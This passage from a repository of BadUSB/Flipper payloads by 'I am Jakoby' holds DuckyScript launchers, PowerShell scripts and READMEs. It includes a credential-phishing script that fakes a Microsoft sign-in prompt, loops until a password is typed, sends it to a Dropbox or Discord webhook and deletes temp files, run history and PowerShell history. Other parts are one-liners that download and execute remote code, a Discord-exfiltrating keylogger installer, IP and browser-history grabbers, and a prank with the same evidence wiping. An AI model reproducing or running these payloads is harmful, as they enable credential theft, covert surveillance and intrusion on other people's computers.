$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
}
if (-not ([string]::IsNullOrEmpty($db))){DropBox-Upload -f $env:TMP\--BrowserData.txt}
#------------------------------------------------------------------------------------------------------------------------------------
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = "$dc"
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){
Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
if (-not ([string]::IsNullOrEmpty($dc))){Upload-Discord -file $env:TMP\--BrowserData.txt}
############################################################################################################################################################
RI $env:TEMP/--BrowserData.txt
================================================
FILE: Payloads/Flip-BrowserData/browserData.txt
================================================
REM Title: Browser-Data
REM Author: I am Jakoby
REM Description: This payload will grab your targets brosing history and bookmarks from IE, Chrome, Firefox, and Opera GX.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -ep bypass $dc='';$db='';irm https://jakoby.lol/hgw | iex
ENTER
REM Fill in either variable or both to set your exfil method.
REM $db is the variable that holds your DropBox token.
REM $dc is the variable that holds your Discord webhook.
REM If you are using DropBox, also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly.
================================================
FILE: Payloads/Flip-Credz-Plz/Credz-Plz-Execute.txt
================================================
REM Title: Credz-Plz
REM Author: I am Jakoby
REM Description: This payload prompts the target to enter their creds to later be exfiltrated with either Dropbox or a Discord webhook.
REM See README.md file for more details.
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -ep bypass $dc='';$db='';irm https://jakoby.lol/35k | iex
ENTER
REM Fill in either variable or both to set your exfil method.
REM $db is the variable that holds your DropBox token.
REM $dc is the variable that holds your Discord webhook.
REM If you are using DropBox, also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly.
================================================
FILE: Payloads/Flip-Credz-Plz/Credz-Plz.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : Credz-Plz | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Credentials | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 7,10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.SYNOPSIS
This script is meant to trick your target into sharing their credentials through a fake authentication pop up message
.DESCRIPTION
A pop up box will let the target know "Unusual sign-in. Please authenticate your Microsoft Account"
This will be followed by a fake authentication ui prompt.
If the target tried to "X" out, hit "CANCEL" or while the password box is empty hit "OK" the prompt will continuously re pop up
Once the target enters their credentials their information will be uploaded to either your Dropbox or Discord webhook for collection
.Link
https://developers.dropbox.com/oauth-guide # Guide for setting up your DropBox for uploads
#>
#------------------------------------------------------------------------------------------------------------------------------------
# This is for if you want to host your own version of the script
# $db = "YOUR-DROPBOX-ACCESS-TOKEN"
# $dc = "YOUR-DISCORD-WEBHOOK"
#------------------------------------------------------------------------------------------------------------------------------------
$FileName = "$env:USERNAME-$(get-date -f yyyy-MM-dd_hh-mm)_User-Creds.txt"
#------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to generate the ui.prompt you will use to harvest their credentials
#>
function Get-Creds {
$form = $null
while ($form -eq $null)
{
$cred = $host.ui.promptforcredential('Failed Authentication','',[Environment]::UserDomainName+'\'+[Environment]::UserName,[Environment]::UserDomainName);
$cred.getnetworkcredential().password
if([string]::IsNullOrWhiteSpace([Net.NetworkCredential]::new('', $cred.Password).Password))
{
if(-not ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.ManifestModule -like "*PresentationCore*" -or $_.ManifestModule -like "*PresentationFramework*" }))
{
Add-Type -AssemblyName PresentationCore,PresentationFramework
}
$msgBody = "Credentials cannot be empty!"
$msgTitle = "Error"
$msgButton = 'Ok'
$msgImage = 'Stop'
$Result = [System.Windows.MessageBox]::Show($msgBody,$msgTitle,$msgButton,$msgImage)
Write-Host "The user clicked: $Result"
$form = $null
}
else{
$creds = $cred.GetNetworkCredential() | fl
return $creds
}
}
}
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to pause the script until a mouse movement is detected
#>
function Pause-Script{
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
#----------------------------------------------------------------------------------------------------
# This script repeadedly presses the capslock button, this snippet will make sure capslock is turned back off
function Caps-Off {
Add-Type -AssemblyName System.Windows.Forms
$caps = [System.Windows.Forms.Control]::IsKeyLocked('CapsLock')
#If true, toggle CapsLock key, to ensure that the script doesn't fail
if ($caps -eq $true){
$key = New-Object -ComObject WScript.Shell
$key.SendKeys('{CapsLock}')
}
}
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to call the function to pause the script until a mouse movement is detected then activate the pop-up
#>
Pause-Script
Caps-Off
Add-Type -AssemblyName PresentationCore,PresentationFramework
$msgBody = "Please authenticate your Microsoft Account."
$msgTitle = "Authentication Required"
$msgButton = 'Ok'
$msgImage = 'Warning'
$Result = [System.Windows.MessageBox]::Show($msgBody,$msgTitle,$msgButton,$msgImage)
Write-Host "The user clicked: $Result"
$creds = Get-Creds
#------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to save the gathered credentials to a file in the temp directory
#>
echo $creds >> $env:TMP\$FileName
#------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to upload your files to dropbox
#>
function DropBox-Upload {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, ValueFromPipeline = $True)]
[Alias("f")]
[string]$SourceFilePath
)
$outputFile = Split-Path $SourceFilePath -leaf
$TargetFilePath="/$outputFile"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $db
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
}
if (-not ([string]::IsNullOrEmpty($db))){DropBox-Upload -f $env:TMP\$FileName}
#------------------------------------------------------------------------------------------------------------------------------------
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = "$dc"
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){
Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
if (-not ([string]::IsNullOrEmpty($dc))){Upload-Discord -file $env:TMP\$FileName}
#------------------------------------------------------------------------------------------------------------------------------------
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
exit
================================================
FILE: Payloads/Flip-Credz-Plz/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Credz-Plz
A script used to prompt the target to enter their creds to later be exfiltrated with either Dropbox or a Discord webhook.
## Description
A pop up box will let the target know "Unusual sign-in. Please authenticate your Microsoft Account".
This will be followed by a fake authentication ui prompt.
If the target tried to "X" out, hit "CANCEL" or while the password box is empty hit "OK" the prompt will continuously re pop up.
Once the target enters their credentials their information will be uploaded to your Dropbox or Discord webhook for collection.


## Getting Started
### Dependencies
* DropBox or other file sharing service - Your Shared link for the intended file
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
* You no longer need to host your own version of this script
* `$db` is the variable that holds your DropBox token
* `$dc` is the variable that holds your Discord webhook
* Fill in either variable or both to set your exfil method
```
powershell -w h -ep bypass $dc='';$db='';irm https://jakoby.lol/35k | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-EvilGoose/EvilGoose.txt
================================================
REM Title: Hacker Goose
REM Author: I am Jakoby
REM Description: A payload that hires a goose to hack your target in real time
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";iwr -Uri 'https://jakoby.lol/1ae' -O "$D\hg.zip";Expand-Archive "$D\hg.zip" -Des $D -Force;. "$D\hg\main.ps1"
ENTER
================================================
FILE: Payloads/Flip-EvilGoose/ReadMe.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Evil Goose
A payload that hires a goose to hack your target in real time
## Description
With this payload after is is executed it will wait for a mouse movement to begin
Afterwards it will walk around your targets screen pulling out personal information about them such as:
* Full name associated with their microsoft account
* Email associated with their microsoft account
* Their exact Geo Location
* The wifi networks and passwords
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* 10 seconds later your goose is owning their system
```powershell
powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";iwr -Uri 'https://jakoby.lol/1ae' -O "$D\hg.zip";Expand-Archive "$D\hg.zip" -Des $D -Force;. "$D\hg\main.ps1"
```
### Exiting the Payload
This payload will automatically end after 2 min
Or if you press `Left Control` + `Right Control` at the same time
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-EvilGoose/placeholder
================================================
================================================
FILE: Payloads/Flip-IP-Grabber/IP-Grabber.ps1
================================================
$FileName = "$env:tmp/$env:USERNAME-LOOT-$(get-date -f yyyy-MM-dd_hh-mm).txt"
#------------------------------------------------------------------------------------------------------------------------------------
function Get-fullName {
try {
$fullName = (Get-LocalUser -Name $env:USERNAME).FullName
}
# If no name is detected function will return $env:UserName
# Write Error is just for troubleshooting
catch {Write-Error "No name was detected"
return $env:UserName
-ErrorAction SilentlyContinue
}
return $fullName
}
$fullName = Get-fullName
#------------------------------------------------------------------------------------------------------------------------------------
function Get-email {
try {
$email = (Get-CimInstance CIM_ComputerSystem).PrimaryOwnerName
return $email
}
# If no email is detected function will return backup message for sapi speak
# Write Error is just for troubleshooting
catch {Write-Error "An email was not found"
return "No Email Detected"
-ErrorAction SilentlyContinue
}
}
$email = Get-email
#------------------------------------------------------------------------------------------------------------------------------------
try{$computerPubIP=(Invoke-WebRequest ipinfo.io/ip -UseBasicParsing).Content}
catch{$computerPubIP="Error getting Public IP"}
$localIP = Get-NetIPAddress -InterfaceAlias "*Ethernet*","*Wi-Fi*" -AddressFamily IPv4 | Select InterfaceAlias, IPAddress, PrefixOrigin | Out-String
$MAC = Get-NetAdapter -Name "*Ethernet*","*Wi-Fi*"| Select Name, MacAddress, Status | Out-String
#------------------------------------------------------------------------------------------------------------------------------------
$output = @"
Full Name: $fullName
Email: $email
------------------------------------------------------------------------------------------------------------------------------
Public IP:
$computerPubIP
Local IPs:
$localIP
MAC:
$MAC
"@
$output > $FileName
#------------------------------------------------------------------------------------------------------------------------------------
function Upload-Discord {
[CmdletBinding()]
param (
[parameter(Position=0,Mandatory=$False)]
[string]$file,
[parameter(Position=1,Mandatory=$False)]
[string]$text
)
$hookurl = "$dc"
$Body = @{
'username' = $env:username
'content' = $text
}
if (-not ([string]::IsNullOrEmpty($text))){
Invoke-RestMethod -ContentType 'Application/Json' -Uri $hookurl -Method Post -Body ($Body | ConvertTo-Json)};
if (-not ([string]::IsNullOrEmpty($file))){curl.exe -F "file1=@$file" $hookurl}
}
if (-not ([string]::IsNullOrEmpty($dc))){Upload-Discord -file "$FileName"}
#------------------------------------------------------------------------------------------------------------------------------------
function DropBox-Upload {
[CmdletBinding()]
param (
[Parameter (Mandatory = $True, ValueFromPipeline = $True)]
[Alias("f")]
[string]$SourceFilePath
)
$outputFile = Split-Path $SourceFilePath -leaf
$TargetFilePath="/$outputFile"
$arg = '{ "path": "' + $TargetFilePath + '", "mode": "add", "autorename": true, "mute": false }'
$authorization = "Bearer " + $db
$headers = New-Object "System.Collections.Generic.Dictionary[[String],[String]]"
$headers.Add("Authorization", $authorization)
$headers.Add("Dropbox-API-Arg", $arg)
$headers.Add("Content-Type", 'application/octet-stream')
Invoke-RestMethod -Uri https://content.dropboxapi.com/2/files/upload -Method Post -InFile $SourceFilePath -Headers $headers
}
if (-not ([string]::IsNullOrEmpty($db))){DropBox-Upload -f $FileName}
================================================
FILE: Payloads/Flip-IP-Grabber/IP-Grabber.txt
================================================
REM Title: IP-Grabber
REM Author: I am Jakoby
REM Description: This payload is meant to do grab your targets IP addresses and exfil them
REM Target: Windows 10, 11
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/f0x | iex
ENTER
================================================
FILE: Payloads/Flip-IP-Grabber/ReadMe.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# IP-Grabber
## Description
This payload is meant to do grab your targets IP addresses and exfil them with discord or dropbox
## Getting Started
### Dependencies
* Windows 10,11
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
`$dc` is the variable that stores your Discord webhook
`$db` is the variable that stores your Dropbox token
Fill in either or both of these to methods to exfil your collected data
```
powershell -w h -NoP -Ep Bypass $dc='';$db='';irm jakoby.lol/f0x | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-JumpScare/JumpScare.ps1
================================================
############################################################################################################################################################
# | ___ _ _ _ # ,d88b.d88b #
# Title : JumpScare | |_ _| __ _ _ __ ___ | | __ _ | | __ ___ | |__ _ _ # 88888888888 #
# Author : I am Jakoby | | | / _` | | '_ ` _ \ _ | | / _` | | |/ / / _ \ | '_ \ | | | |# `Y8888888Y' #
# Version : 1.0 | | | | (_| | | | | | | | | |_| | | (_| | | < | (_) | | |_) | | |_| |# `Y888Y' #
# Category : Prank | |___| \__,_| |_| |_| |_| \___/ \__,_| |_|\_\ \___/ |_.__/ \__, |# `Y' #
# Target : Windows 10,11 | |___/ # /\/|_ __/\\ #
# Mode : HID | |\__/,| (`\ # / -\ /- ~\ #
# | My crime is that of curiosity |_ _ |.--.) )# \ = Y =T_ = / #
# | and yea curiosity killed the cat ( T ) / # Luther )==*(` `) ~ \ Hobo #
# | but satisfaction brought him back (((^_(((/(((_/ # / \ / \ #
#__________________________________|_________________________________________________________________________# | | ) ~ ( #
# tiktok.com/@i_am_jakoby # / \ / ~ \ #
# github.com/I-Am-Jakoby # \ / \~ ~/ #
# twitter.com/I_Am_Jakoby # /\_/\_/\__ _/_/\_/\__~__/_/\_/\_/\_/\_/\_#
# instagram.com/i_am_jakoby # | | | | ) ) | | | (( | | | | | |#
# youtube.com/c/IamJakoby # | | | |( ( | | | \\ | | | | | |#
############################################################################################################################################################
<#
.NOTES
This script can be run as is with the provided execution file
.DESCRIPTION
This script will download a scary image and a scream sound effect hosted with this payload and host volume will be raised to max level
Upon running this script it will immediately pause after the downloads until a mouse movement is detected
The capslock button will be pressed every 3 seconds to prevent sleep, and act as an indicator the payload is ready
After a mouse movement is detected their wallpaper will change to the scary image provided and the scream sound effect will play
#>
############################################################################################################################################################
# Download Image; replace link to $image to add your own image
$image = "https://github.com/I-Am-Jakoby/hak5-submissions/raw/main/OMG/Payloads/OMG-JumpScare/jumpscare.png"
$i = -join($image,"?dl=1")
iwr $i -O $env:TMP\i.png
iwr https://github.com/I-Am-Jakoby/hak5-submissions/raw/main/OMG/Payloads/OMG-JumpScare/jumpscare.png?dl=1 -O $env:TMP\i.png
# Download WAV file; replace link to $wav to add your own sound
$wav = "https://github.com/I-Am-Jakoby/hak5-submissions/blob/main/OMG/Payloads/OMG-JumpScare/female_scream.wav?raw=true"
$w = -join($wav,"?dl=1")
iwr $w -O $env:TMP\s.wav
iwr "https://jakoby.lol/hak5" -EA 0 >$null
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This will take the image you downloaded and set it as the targets wall paper
#>
Function Set-WallPaper {
<#
.SYNOPSIS
Applies a specified wallpaper to the current user's desktop
.PARAMETER Image
Provide the exact path to the image
.PARAMETER Style
Provide wallpaper style (Example: Fill, Fit, Stretch, Tile, Center, or Span)
.EXAMPLE
Set-WallPaper -Image "C:\Wallpaper\Default.jpg"
Set-WallPaper -Image "C:\Wallpaper\Background.jpg" -Style Fit
#>
param (
[parameter(Mandatory=$True)]
# Provide path to image
[string]$Image,
# Provide wallpaper style that you would like applied
[parameter(Mandatory=$False)]
[ValidateSet('Fill', 'Fit', 'Stretch', 'Tile', 'Center', 'Span')]
[string]$Style
)
$WallpaperStyle = Switch ($Style) {
"Fill" {"10"}
"Fit" {"6"}
"Stretch" {"2"}
"Tile" {"0"}
"Center" {"0"}
"Span" {"22"}
}
If($Style -eq "Tile") {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 1 -Force
}
Else {
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name WallpaperStyle -PropertyType String -Value $WallpaperStyle -Force
New-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name TileWallpaper -PropertyType String -Value 0 -Force
}
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
public class Params
{
[DllImport("User32.dll",CharSet=CharSet.Unicode)]
public static extern int SystemParametersInfo (Int32 uAction,
Int32 uParam,
String lpvParam,
Int32 fuWinIni);
}
"@
$SPI_SETDESKWALLPAPER = 0x0014
$UpdateIniFile = 0x01
$SendChangeEvent = 0x02
$fWinIni = $UpdateIniFile -bor $SendChangeEvent
$ret = [Params]::SystemParametersInfo($SPI_SETDESKWALLPAPER, 0, $Image, $fWinIni)
}
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to pause the script until a mouse movement is detected
#>
function Pause-Script{
Add-Type -AssemblyName System.Windows.Forms
$originalPOS = [System.Windows.Forms.Cursor]::Position.X
$o=New-Object -ComObject WScript.Shell
while (1) {
$pauseTime = 3
if ([Windows.Forms.Cursor]::Position.X -ne $originalPOS){
break
}
else {
$o.SendKeys("{CAPSLOCK}");Start-Sleep -Seconds $pauseTime
}
}
}
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to play the WAV file
#>
function Play-WAV{
$PlayWav=New-Object System.Media.SoundPlayer;$PlayWav.SoundLocation="$env:TMP\s.wav";$PlayWav.playsync()
}
#----------------------------------------------------------------------------------------------------
# This turns the volume up to max level
$k=[Math]::Ceiling(100/2);$o=New-Object -ComObject WScript.Shell;for($i = 0;$i -lt $k;$i++){$o.SendKeys([char] 175)}
#----------------------------------------------------------------------------------------------------
Pause-Script
Set-WallPaper -Image "$env:TMP\i.png" -Style Center
Play-WAV
#----------------------------------------------------------------------------------------------------
<#
.NOTES
This is to clean up behind you and remove any evidence to prove you were there
#>
# Delete contents of Temp folder
rm $env:TEMP\* -r -Force -ErrorAction SilentlyContinue
# Delete run box history
reg delete HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU /va /f
# Delete powershell history
Remove-Item (Get-PSreadlineOption).HistorySavePath
# Deletes contents of recycle bin
Clear-RecycleBin -Force -ErrorAction SilentlyContinue
#----------------------------------------------------------------------------------------------------
# This script repeatedly presses the capslock button, this snippet will make sure capslock is turned back off
Add-Type -AssemblyName System.Windows.Forms
$caps = [System.Windows.Forms.Control]::IsKeyLocked('CapsLock')
#If true, toggle CapsLock key, to ensure that the script doesn't fail
if ($caps -eq $true){
$key = New-Object -ComObject WScript.Shell
$key.SendKeys('{CapsLock}')
}
================================================
FILE: Payloads/Flip-JumpScare/JumpScare.txt
================================================
REM Title: JumpScare
REM Author: I am Jakoby
REM Description: This payload is meant to torment your target to the fullest extent. Mission to JumpScare. See JumpScare.ps1 for more details
REM Target: Windows 10, 11
REM Start by minimizing all their current windows
GUI m
DELAY 500
REM Remember to replace the link with your link for the intended file to download if you are using a custom variation of this payload
REM Also remember to replace ?dl=0 with ?dl=1 at the end of your link so it is executed properly
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Exec Bypass irm jakoby.lol/0tn | iex
ENTER
================================================
FILE: Payloads/Flip-JumpScare/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# JumpScare
A script I put together to torment Call Center Scammers but can be used on your friends as well...or foes.
## Description
This script starts off using Invoke-WebRequests to download both an Image and Sound file.
Their system volume is then turned up to the max level.
The script will be paused until a mouse movement is detected.
At that point there desktop wallpaper will be changed to the scary image provided and the scream sound effect will be played.
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the script from memory
```
powershell -w h -NoP -NonI -Exec Bypass irm jakoby.lol/0tn | iex
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
Arf
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
* [0iphor13](https://github.com/0iphor13)
* [PhilSutter](https://github.com/PhilSutter)
(back to top)
================================================
FILE: Payloads/Flip-JumpScare-2.0/JumpScare2.0.txt
================================================
REM Title: JumpScare 2.0
REM Author: I am Jakoby
REM Description: This is a one liner payload that will execute and wait until a mouse movement is detected and do a jumpscare
REM Target: Windows 10, 11
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
DELAY 2000
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";irm -Uri 'https://jakoby.lol/kiv' -O "$D\js.zip";Expand-Archive "$D\js.zip" -Des $D -Force;. "$D\js\js.ps1"
ENTER
================================================
FILE: Payloads/Flip-JumpScare-2.0/ReadMe.md
================================================


Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# JumpScare 2.0
A script used to jumpscare your target.
## Description
This script will jumpscare your target.
A jumpscare video will be downloaded to their temp directory.
When a mouse movement is detected, that video will be played in the PowerShell console at max volume and fullscreen.
## Getting Started
### Dependencies
* An internet connection
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* Invoke-WebRequest will be entered in the Run Box to download and execute the dependencies and payload
```
powershell -w h -NoP -NonI -Ep Bypass $D="$env:tmp";irm -Uri 'https://jakoby.lol/kiv' -O "$D\js.zip";Expand-Archive "$D\js.zip" -Des $D -Force;. "$D\js\js.ps1"
```
(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Keylogger/README.md
================================================

Table of Contents
- Description
- Getting Started
- Contributing
- Version History
- Contact
- Acknowledgments
# Keylogger
This is a Powershell based keylogger that exfiltrates the logs to discord
## Description
Quickly with just ONE line of code you can deploy a keylogger on your targets computer
Complete with custom logging times, and self destruct feature
Just move the `keylogger.txt` file over to your flipper and you are good to go
## Getting Started
### Dependencies
* Windows 10,11
(back to top)
### Executing program
* Plug in your device
* 15 seconds later you have their keystrokes being sent to you
This is the basic command to install the keylogger and provide the webhook for the keystrokes to be sent back to you
* `$dc=''` is the variable where you plug in your discord webhook
```
powershell -w h -NoP -Ep Bypass $dc='https://link.iamjakoby.com/xxxx';iwr "https://jakoby.lol/m2m" | iex
```
### ADDITIONAL PARAMETERS
The payload is set to send the logs collected every hour on the hour
* You maybe use the `$log` variable to specify a certain time instead (Use this for testing)
* ex: `$log="09:00 pm"` <-- This will send the log every night at 9pm
You also have the option of setting up a killswitch to have the keylogger self delete at a certain time and date
`$ks="12/25/2022 10:00:00 PM"` <-- This will make the keylogger self delete at 10pm on December 25th
Calling the script with both a `log` time and `killswitch` will look something like this:
```
powershell -w h -NoP -Ep Bypass -command "$dc='https://link.iamjakoby.com/xxxx';$log='09:00 pm';$ks='12/25/2022 10:00:00 PM';iwr 'https://jakoby.lol/m2m' | iex"
```
### DELETING THE KEYLOGGER
Just hold `Left Control` + `Right Control` for 5 seconds untill the notification box pops up

(back to top)
## Contributing
All contributors names will be listed here
I am Jakoby
(back to top)
## Version History
* 0.1
* Initial Release
(back to top)
## Contact
📱 My Socials 📱
YouTube
|
Twitter
|
Instagram
|
Discord
|
TikTok
|
(back to top)
## Acknowledgments
* [Hak5](https://hak5.org/)
* [MG](https://github.com/OMG-MG)
(back to top)
================================================
FILE: Payloads/Flip-Keylogger/keylogger.ps1
================================================
$done = New-Object -ComObject Wscript.Shell;$done.Popup("This payload has been detected by Microsoft. An updated undetected version will be released as soon as possible",10)
================================================
FILE: Payloads/Flip-Keylogger/keylogger.txt
================================================
REM Title: Keylogger
REM Author: I am Jakoby
REM Description: This is a Powershell based keylogger that exfiltrates the logs to discord
REM Target: Windows 10, 11
REM ADDITIONAL PARAMETERS
REM The payload is set to send the logs collected every hour on the hour
REM You maybe use the $log variable to specify a certain time instead (Use this for testing)
REM ex: $log="09:00 pm" <-- This will send the log every night at 9pm
REM You also have the option of setting up a killswitch to have the keylogger self delete at a certain time and date
REM $ks="12/25/2022 10:00:00 PM" <-- This will make the keylogger self delete at 10pm on December 25th
REM Calling the script with both a log time and killswitch will look something like this:
REM $dc='https://link.iamjakoby.com/xxxx';$log="09:00 pm";$ks="12/25/2022 10:00:00 PM";iwr "https://jakoby.lol/m2m" | iex
GUI r
DELAY 500
STRING powershell -w h -NoP -Ep Bypass -command "$dc='https://link.iamjakoby.com/xxxx';$log='';$ks='';iwr 'https://jakoby.lol/m2m' | iex"
ENTER
================================================
FILE: Payloads/Flip-MustSub/MustSub-Execute.txt
================================================
REM Title: MustSub
REM Author: I am Jakoby
REM Description: This payload is used to get your target to subscribe to 15 of my favorite hacker youtube channels
REM Target: Windows 10, 11
REM --------------------------------------------------------------------------------------
REM THIS PAYLOAD IS PLUG AND PLAY. NO MODIFICATIONS NEEDED SIMPLY RUN THE CODE DOWN BELOW.
REM --------------------------------------------------------------------------------------
GUI r
DELAY 500
STRING powershell -w h -NoP -NonI -Ep Bypass irm jakoby.lol/14q | iex
ENTER
================================================
FILE: Payloads/Flip-MustSub/MustSub.ps1
================================================
$channels = @"
https://www.youtube.com/iamjakoby
https://www.youtube.com/c/CosmodiumCS
https://www.youtube.com/c/zSecurity
https://www.youtube.com/c/SystemExploited/featured
https://www.youtube.com/c/Lab401
